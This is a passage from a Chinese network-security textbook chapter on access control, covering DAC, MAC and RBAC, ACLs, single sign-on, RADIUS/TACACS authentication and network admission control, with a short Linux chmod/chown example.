（3）控制策略 A(Attribution)。是主体对客体的相关访问规则集合，即属性集合。访问策略体现了一种授权行为，也是客体对主体某些操作行为的默认。

**2. 访问控制的功能及原理**

访问控制的主要功能包括：保证合法用户访问受权保护的网络资源，防止非法的主体进入受保护的网络资源，或防止合法用户对受保护的网络资源进行非授权的访问。访问控制首先需要对用户身份的合法性进行验证，同时利用控制策略进行管理工作。当用户身份和访问权限得到验证之后，还需要对越权操作进行监控。因此，访问控制的内容包括认证、控制策略实现和安全审计，如图 6-6 所示。





**图 6-6 访问控制功能及原理**

（1）认证。包括主体对客体的识别及客体对主体的检验确认。

（2）控制策略。通过合理地设定控制规则集合，确保用户对信息资源在授权范围内的合法使用。既要确保授权用户的合理使用，又要防止非法用户侵权进入系统，使重要信息资源泄露。同时对合法用户，也不能越权行使权限以外的功能及超出访问范围。

（3）安全审计。系统可以自动根据用户的访问权限，对计算机网络环境下的有关活动或行为进行系统的、独立的检查验证，并做出相应评价、记载与审计。

## 6.3.2 访问控制的类型和机制

访问控制可以分为两个层次：物理访问控制和逻辑访问控制。物理访问控制是指符合标准规定的用户、设备、门、锁和安全环境等方面的要求，而逻辑访问控制则是在数据、应用、系统、网络和权限等层面实现的。对银行、证券等重要金融机构的网站，信息安全重点关注的是二者兼顾，物理访问控制则主要由其他类型的安全部门负责。

### 1. 访问控制的类型

主要的访问控制类型有3种模式：自主访问控制(DAC)、强制访问控制(MAC)和基于角色的访问控制(RBAC)。

1) 自主访问控制

自主访问控制(Discretionary Access Control,DAC)是一种自主控制管理方式,在自主访问控制下,用户可以按各自意愿,以授权等方式选择与其他用户共享其资源,如邮箱,同时包括在文件、文件夹和共享资源中设置许可。用户有权对自身所创建的文件、数据表等访问对象进行访问,并可将其访问权授予其他用户或收回其访问权限。允许访问对象的属主制定针对该对象访问的控制策略,通常,可通过访问控制列表来限定针对客体可执行的操作。

(1) 每个客体有一个所有者,可按照各自意愿将客体访问控制权限授予其他主体。

(2) 各客体都拥有一个限定主体对其访问权限的访问控制列表(ACL)。

(3) 每次访问时都基于访问控制列表检查用户标志,实现对其访问权限的控制。

(4) DAC的有效性依赖于资源的所有者对安全政策的正确理解和有效落实。

**【案例6-3】** 在Linux系统中,访问控制采用了DAC模式,如图6-7所示。高优先级主体可将客体的访问权限授予其他主体。

```
/bin/ls
[root@acl tmp]# chown root ls
[root@acl tmp]# ls -l
-rw-r--r--     1 nobody nobody    770   Oct 18 15:16 4011.tmp
-rw-------     1 root   users     48    Oct 28 11:41 ls
srwxrwxrwx     1 root   root      0     Aug 29 09:04 mysql.sock
drwxrwxr-x     2 duan   uan       4096  Oct 23 23:41 ssl
[root@acl tmp]# chmod  o+rw  ls
[root@acl tmp]# ls -l
-rw-r--r--     1 nobody nobody  770   Oct 18 15:16 4011.tmp
-rw----rw-     1 root   users   48    Oct 28 11:41 ls
srwxrwxrwx     1 root   root    0     Aug 29 09:04 mysql.sock
drwxrwxr-x     2 duan   duan    4096  Oct 23 23:41 ssl
[root@acl tmp]#
```

**图6-7 Linux系统中的自主访问控制**

📖**拓展阅读** DAC提供了适合多种系统环境的灵活方便的数据访问方式,是应用最广泛的访问控制策略。然而,它所提供的安全性可被非法用户绕过,授权用户在获得访问某资源的权限后,可能传送给其他用户。所以DAC提供的安全性相对较低,无法对系统资源提供严格保护。

2) 强制访问控制

强制访问控制(MAC)是系统(管理员)强制主体服从访问控制策略。如网银,是由系统对用户所创建的文件等对象按照控制策略的规则控制用户权限及操作对象的访问。主要特征是对所有主体及其所控制的进程、文件、段、设备等客体实施强制访问控制。在MAC中,每个用户及文件都被赋予一定的安全级别,只有系统管理员才可确定用户和组的访问权限,用户不能改变自身或任何客体的安全级别。系统通过比较用户和访问文件的安全级别,决定用户是否可以访问该文件。此外,MAC不允许通过进程生成共享文

件，并通过共享文件将信息在进程中传递。MAC可通过使用敏感标签对所有用户和资源强制执行安全策略，一般采用3种方法：限制访问控制、过程控制和系统限制。MAC常用于多级安全军事系统，对专用系统或简单系统较有效，但对通用系统或大型系统并不太有效。

MAC的安全级别有多种定义方式，常用的分为4级：绝密级（Top Secret，T）、秘密级（Secret，S）、机密级（Confidential，C）和无级别级（Unclassified，U），其中T＞S＞C＞U。所有系统中的主体（用户，进程）和客体（文件，数据）都分配安全标签，以标识安全等级。

📖**拓展阅读** 通常MAC与DAC结合使用，并实施一些附加的、更强的访问限制。一个主体只有通过自主与强制性访问限制检查后，才能访问其客体。用户可利用DAC来防范其他用户对自己客体的攻击，由于用户不能直接改变强制访问控制属性，所以强制访问控制提供了一个不可逾越的、更强的安全保护层，以防范偶然或故意地滥用DAC。

3）基于角色的访问控制

角色（role）是一定数量的权限的集合。指完成一项任务必须访问的资源及相应操作权限的集合。角色作为一个用户与权限的代理层，表示为权限和用户的关系，所有的授权应该给予角色而不是直接给予用户或用户组。

基于角色的访问控制（Role-Based Access Control，RBAC）是通过对角色的访问所进行的控制。使权限与角色相关联，用户通过成为适当角色的成员而得到其角色的权限。可极大地简化权限管理。为了完成某项工作创建角色，用户可依其责任和资格分派相应的角色，角色可依新需求和系统合并赋予新权限，而权限也可根据需要从某角色中收回。减小了授权管理的复杂性，降低了管理开销，提高了企业安全策略的灵活性。

RBAC模型的授权管理方法主要有3种：

（1）根据任务需要定义具体不同的角色。

（2）为不同角色分配资源和操作权限。

（3）给一个用户组（group，权限分配的单位与载体）指定一个角色。

RBAC支持3个著名的安全原则：最小权限原则、责任分离原则和数据抽象原则。第一个原则可将其角色配置成完成任务所需要的最小权限集。第二个原则可通过调用相互独立互斥的角色共同完成特殊任务，如核对账目等。第三个原则可通过权限的抽象控制一些操作，如财务操作可使用借款、存款等抽象权限，而不使用操作系统提供的典型的读、写和执行权限。这些原则需要通过RBAC各部件的具体配置才可实现。

### 2. 访问控制机制

访问控制机制是检测和防止系统未授权访问，为保护资源所采取的各种措施。是在文件系统中广泛应用的安全防护方法，一般是在操作系统的控制下，按照事先确定的规则决定是否允许主体访问客体。它贯穿于系统全过程。

访问控制矩阵（access control matrix）是最初实现访问控制机制的概念模型，以二维矩阵规定主体和客体间的访问权限。行表示主体的访问权限属性，列表示客体的访问权限属性，矩阵中的元素表示所在行的主体对所在列的客体的访问授权，空格为未授权，Y

为有操作授权。以确保系统操作按此矩阵授权进行访问。通过引用监控器协调客体对主体的访问,实现认证与访问控制的分离。在实际应用中,对于较大系统,由于访问控制矩阵将变得非常大,其中有许多空格,造成较大的存储空间浪费,因此,较少利用矩阵方式,主要采用以下两种方法。

1) 访问控制列表

访问控制列表(Access Control List,ACL)是应用在路由器接口的指令列表,用于路由器利用源地址、目的地址、端口号等的特定指示条件对数据包进行选择。是以文件为中心建立的访问权限表,表中记载了该文件的访问用户名和权限隶属关系。利用 ACL,容易判断出对特定客体的授权访问、可访问的主体和访问权限等。当将该客体的 ACL 置为空时,可撤销特定客体的授权访问。

基于 ACL 的访问控制策略简单实用。在查询特定主体访问客体的权限时,虽然需要遍历查询所有客体的 ACL,耗费较多资源,但仍是一种成熟且有效的访问控制方法。许多通用的操作系统都使用 ACL。如 UNIX 和 VMS 系统利用 ACL 的简略方式,以少量工作组的形式,而不允许单个个体出现,可极大地缩减列表大小,提高系统效率。

2) 能力关系表

能力关系表(capabilities list)是以用户为中心建立的访问权限表。与 ACL 相反,表中规定了该用户可访问的文件名及权限,利用此表可方便地查询一个主体的所有授权。相反,要检索有权访问特定客体的所有主体,则需查遍所有主体的能力关系表。

### 3. 单点登入的访问管理

在 6.1.3 节简单介绍了单点登入(SSO)的基本概念和优势,其主要优点是,可集中存储用户身份信息,用户只需一次向服务器验证身份,即可使用多个系统的资源,无须再向各客户机验证身份,可提高网络用户的效率,减少网络操作的成本,增强网络安全性。根据登入的应用类型不同,可将 SSO 分为 3 种类型。

1) 对桌面资源的统一访问管理

对桌面资源的访问管理包括两个方面:

(1) 登入 Windows 后统一访问 Microsoft 应用资源。Windows 本身就是一个 SSO 系统。随着.NET 技术的发展,Microsoft SSO 将成为现实。通过 Active Directory 的用户组策略并结合 SMS 工具,可实现桌面策略的统一制定和统一管理。

(2) 登入 Windows 后访问其他应用资源。根据 Microsoft 的软件策略,Windows 并不主动提供与其他系统的直接连接。现在,已经有第三方产品提供上述功能,利用 Active Directory 存储其他应用的用户信息,间接实现对这些应用的 SSO 服务。

2) Web 单点登入

由于 Web 技术体系架构便捷,对 Web 资源的统一访问管理易于实现。在目前的访问管理产品中,Web 访问管理产品最为成熟。Web 访问管理系统一般与企业信息门户结合使用,提供完整的 Web SSO 解决方案,如图 6-8 所示。

3) 传统 C/S 结构应用的统一访问管理

在传统 C/S 结构应用上实现管理前台的统一或统一入口是关键。采用 Web 客户端





**图 6-8 Web 单点登入访问管理系统**

作为前台是企业最为常见的一种解决方案。

在后台集成方面，可以利用基于集成平台的安全服务组件或不基于集成平台的安全服务 API，通过调用信息安全基础设施提供的访问管理服务实现统一访问管理。

**知识拓展** *在不同的应用系统之间同时传递身份认证和授权信息是传统 C/S 结构的统一访问管理系统面临的另一项任务。采用集成平台进行认证和授权信息的传递是当前发展的一种趋势。可对 C/S 结构应用的统一访问管理结合信息总线（EAI）平台建设一同进行。*

## 6.3.3 访问控制的安全策略

访问控制的安全策略是指在某个自治区域内（属于某个组织的一系列处理和通信资源范畴）用于所有与安全相关活动的一套访问控制规则。由此建立安全区域中的安全权力机构，并由此来描述和实现安全控制机构。访问控制的安全策略有 3 种类型：基于身份的安全策略、基于规则的安全策略和综合访问控制方式。

### 1. 访问控制安全策略实施原则

访问控制安全策略实施原则主要集中在主体、客体和安全控制规则集三者之间的关系上。

（1）最小特权原则。在主体执行操作时，按照主体所需权利的最小化原则为主体分配权力。优点是最大限度地限制了主体实施授权行为，可避免来自突发事件、操作错误和未授权主体等意外情况的危险。为了达到一定目的，主体必须执行一定操作，但只能做被允许的操作，其他操作除外。这是抑制特洛伊木马和实现可靠程序的基本措施。

（2）最小泄露原则。主体执行任务时，按其所需的最小信息分配权限，以防泄密。

（3）多级安全策略。主体和客体之间的数据流向和权限控制按照安全级别的绝密（TS）、秘密（S）、机密（C）、限制（RS）和无级别（U）5 级来划分。其优点是避免敏感信息扩散。具有安全级别的信息资源，只有高于安全级别的主体才可访问。

在访问控制实现方面，实现的安全策略包括 8 个方面：入网访问控制、网络权限限

制、目录级安全控制、属性安全控制、网络服务器安全控制、网络监测和锁定控制、网络端口和结点的安全控制和防火墙控制。

### 2. 基于身份和规则的安全策略

授权行为是建立身份安全策略和规则安全策略的基础，两种安全策略内容如下。

1）基于身份的安全策略

主要是过滤主体对数据或资源的访问。只有通过认证的主体才可以正常使用客体的资源。这种安全策略包括基于个人的安全策略和基于组的安全策略。

（1）基于个人的安全策略。是以个人用户为中心建立的策略，主要由一些规则要求相关的控制列表组成。这些列表针对特定的客体，限定了不同用户所能实现的不同安全策略的操作行为。

（2）基于组的安全策略。基于个人策略的发展与扩充，主要指系统对一些用户使用同样的访问控制规则，访问同样的客体。

2）基于规则的安全策略

在基于规则的安全策略系统中，所有数据和资源都标注了安全标记，用户的活动进程与其原发者具有相同的安全标记。系统通过比较用户的安全级别和客体资源的安全级别，判断是否允许用户进行访问。这种安全策略一般具有依赖性与敏感性。

### 3. 综合访问控制策略

综合访问控制策略（HAC）继承和吸取了多种主流访问控制技术的优点，有效地解决了信息安全领域的访问控制问题，保护了数据的保密性和完整性，保证授权主体能访问客体和拒绝非授权访问。HAC具有良好的灵活性、可维护性、可管理性、更细粒度的访问控制和更高的安全性，为信息系统设计人员和开发人员提供了访问控制安全功能的解决方案。综合访问控制策略主要包括以下7个方面。

1）入网访问控制

入网访问控制是网络访问的第一层访问控制。对用户可规定所能登入到的服务器及获取的网络资源，控制准许用户入网的时间和登入入网的工作站点。用户的入网访问控制分为用户名和口令的识别与验证、用户账号的默认限制检查。该用户若有任何一个环节检查未通过，就无法登入网络进行访问。

2）网络的权限控制

网络的权限控制是防止网络非法操作而采取的一种安全保护措施。用户对网络资源的访问权限通常用一个访问控制列表来描述。

网络的权限控制可将用户分为以下3类：

（1）特殊用户。具有系统管理权限的系统管理员等。

（2）一般用户。系统管理员根据实际需要而分配一定操作权限的用户。

（3）审计用户。专门负责审计网络的安全控制与资源使用情况的人员。

3）目录级安全控制

目录级安全控制主要用于控制用户对目录、文件和设备的访问，或指定对子目录和

文件的使用权限。用户在目录一级指定的权限对所有目录下的文件仍然有效，还可进一步指定子目录权限。在网络和操作系统中，常见的目录和文件访问权限有系统管理员权限（Supervisor）、读权限（Read）、写权限（Write）、创建权限（Create）、删除权限（Erase）、修改权限（Modify）、文件查找权限（File Scan）、控制权限（Access Control）等。网络管理员应为用户分配适当的访问权限，以控制用户对服务器资源的访问，进一步强化网络和服务器的安全。

4）属性安全控制

属性安全控制可将特定的属性与网络服务器的文件及目录网络设备相关联。在权限安全的基础上，对属性安全提供更进一步的安全控制。网络上的资源都应先标示其安全属性，将用户对应的网络资源访问权限存入访问控制列表中，记录用户对网络资源的访问权限，以便进行访问控制。

属性配置的权限包括向某个文件写数据、复制一个文件、删除目录或文件、查看目录和文件、执行文件、隐藏文件、共享、系统属性等。安全属性可以保护重要的目录和文件，防止用户越权对目录和文件进行查看、删除和修改等操作。

5）网络服务器安全控制

允许通过服务器控制台执行的操作包括用户利用控制台装载和卸载操作模块、安装和删除软件等。网络服务器的安全控制还包括设置口令锁定服务器控制台，以防止非法用户修改、删除重要信息。另外，系统管理员还可通过设定服务器的登入时间限制、非法访问者检测以及关闭的时间间隔等措施，对网络服务器进行多方位的安全控制。

6）网络监控和锁定控制

在网络系统中，通常服务器自动记录用户对网络资源的访问，如有非法的网络访问，服务器将以图形、文字或声音等形式向网络管理员报警，以便引起其警觉，进行审查。对试图登入网络者，网络服务器将自动记录企图登入网络的次数，当非法访问的次数达到设定值时，就会将该用户的账户自动锁定并进行记载。

7）网络端口和结点的安全控制

网络中服务器的端口常用自动回复器、静默调制解调器等安全设施进行保护，并以加密的形式来识别结点的身份。自动回复器主要用于防范假冒合法用户，静默调制解调器用于防范黑客利用自动拨号程序进行网络攻击。还应经常对服务器端和用户端进行安全控制，如通过验证器检测用户真实身份，然后，用户端和服务器再进行相互验证。

### 6.3.4 认证服务与访问控制系统

#### 1. AAA 技术概述

在信息化社会新的网络应用环境下，虚拟专用网（VPN）、远程拨号、移动办公室等网络移动接入应用非常广泛，传统用户身份认证和访问控制机制已经无法满足广大用户的需求，由此产生了AAA认证授权机制。

在6.1.3介绍过AAA认证系统的功能，主要包括3个部分：

（1）认证。对网络用户身份进行识别后，才允许远程登入访问网络资源。

（2）鉴权。为远程访问控制提供方法，如一次性授权或给予特定命令或服务的鉴权。

（3）审计。主要用于网络计费、审计和制作报表。

📖**知识拓展**　AAA一般运行于网络接入服务器，提供一种有力的认证、鉴权、审计信息采集和配置系统。网络管理者可以根据需要选用适合需要的具体网络协议及认证系统。

**2. 远程登入认证**

远程登入认证也称远程鉴权接入用户服务（Remote Authentication Dial In User Service，RADIUS），主要用于管理远程用户的网络登入。它主要基于C/S架构，其客户端最初是NAS（Net Access Server）服务器，现在任何运行RADIUS客户端软件的计算机都可成为其客户端。RADIUS协议认证机制灵活，可采用PAP、CHAP或UNIX登入认证等多种方式。此协议规定了网络接入服务器与RADIUS服务器之间的消息格式。此服务器接受用户的连接请求，根据其账户和密码完成验证后，将用户所需的配置信息返回给网络接入服务器。该服务器同时审计并记录有关信息，其模型如图6-9所示。





**图6-9　RADIUS模型**

1）RADIUS协议的主要工作过程

（1）远程用户通过PSTN网络连接到接入服务器，并将登入信息发送到其服务器。

（2）RADIUS服务器根据用户输入的账户和密码对用户进行身份认证，并判断是否允许用户接入。请求批准后，服务器还要对用户进行相应的鉴权。

（3）鉴权完成后，服务器将响应信息传递给网络接入服务器和计费服务器，网络接入服务器根据当前配置来决定针对用户的相应策略。

RADIUS协议的认证端口号为1812或1645，计费端口号为1813或1646。RADIUS通过统一的用户数据库存储用户信息进行验证与授权工作。

2）RADIUS的加密方法

对于重要的数据包和用户口令，RADIUS协议可使用MD5算法对其进行加密，在其客户端（NAS）和服务器端（RADIUS服务器）分别存储一个密钥，利用此密钥对数据进行算法加密处理，密钥不宜在网络上传送。

3）RADIUS 的重传机制

RADIUS 协议规定了重传机制。如果 NAS 向某个 RADIUS 服务器提交请求没有收到返回信息，则可要求备份服务器重传。由于有多个备份服务器，因此 NAS 要求重传时可采用轮询方法。如果备份服务器的密钥与以前的密钥不同，则需重新进行认证。

**3. 终端访问控制器访问控制系统**

终端访问控制器访问控制系统（Terminal Access Controller Access Control System，TACACS）的功能是通过一个或几个中心服务器为网络设备提供访问控制服务。与上述 RADIUS 的区别是，TACACS 是思科（Cisco）公司专用的协议，具有独立身份认证、鉴权和审计等功能。

## * 6.3.5 准入控制与身份认证管理

**1. 准入控制技术**

企事业机构的网络系统在安装防火墙、漏洞扫描系统、入侵检测系统和病毒检测软件等安全设施后仍可能遭受恶意攻击。其主要原因是一些用户不能及时安装系统漏洞补丁和升级病毒库等，为网络系统带来了安全隐患。

**【案例 6-4】** 思科公司在 2003 年 11 月率先提出了网络准入控制（Network Admission Control，NAC）和自防御网络（SDN）的概念，并联合 IBM 等厂商共同开发和推广 NAC。微软公司也迅速做出反应，提供了具有同样功能的网络准许接入保护方案（Network Access Protection，NAP）。思科公司的 NAC 和微软公司的 NAP 在原理和本质上一致，不仅对用户身份进行认证，还对接入设备安全状态进行评估，使各接入点都具有较高可信度和健壮性，从而保护网络基础设施。国内外厂商之后在准入控制技术产品的开发上激烈竞争，思科公司推出准入控制产品解决方案之后，华为公司也紧随其后，推出了端点准入防御（Endpoint Admission Defense，EAD）产品，SYGATE 公司也公布了 SNAC 通用解决方案。

**2. 准入控制技术方案比较**

思科公司的 NAC、微软公司的 NAP 和华为公司的 EAD 都是专用的准入控制系统。不同厂商的准入控制方案虽然在原理上基本类似，但是，具体实现方式各不相同。主要区别体现在以下 4 个方面。

（1）选取协议。思科公司及华为公司选择的是 EAP 协议、RADIUS 协议和 IEEE 802.1x 协议实现准入控制。微软公司则选择 DHCP 和 RADIUS 协议来实现。

（2）身份认证管理方式。思科公司、华为公司和微软公司在后台都选择使用 RADIUS 服务器作为认证管理平台。华为公司主要以用户名和密码方式进行身份认证，思科公司选择了采用证书方式管理用户身份方式；微软公司暂时还没有推出具体的产品。

（3）策略管理。各厂家都选择了集中式控制管理方式。策略控制和应用策略服务器

(通常是 RADIUS 服务器)和第三方的软件产品(病毒库管理及系统补丁等)协作进行。用户资料和准入策略由统一的管理平台负责。

(4) 准入控制。思科公司和华为公司的准入控制原理大同小异,即利用本公司特定的网络设备来现;微软公司因为没有控制网络基础设施的产品,选择了通过 DHCP 服务器控制准入流程。

### 3. 准入控制技术中的身份认证

身份认证技术的发展过程经历了,从软件到软硬件结合,从单一因子认证到双因素认证,从静态认证到动态认证。目前常用的身份认证方式包括用户名/密码方式、公钥证书方式、动态口令方式等。无论采用哪种方式,都有其优劣。如采用用户名/密码方式,用户名及弱密码容易被窃取或攻击;而采用公钥证书,又涉及证书生成、发放、撤销等复杂的管理问题;私钥的安全性也取决于用户个体对私钥的保管。

**注意:** 身份认证技术的安全性关键在于组织采取的安全策略。身份认证技术必须满足组织机构对网络安全的具体实际需求,同时也要求组织机构能够认真完整地执行安全管理策略。

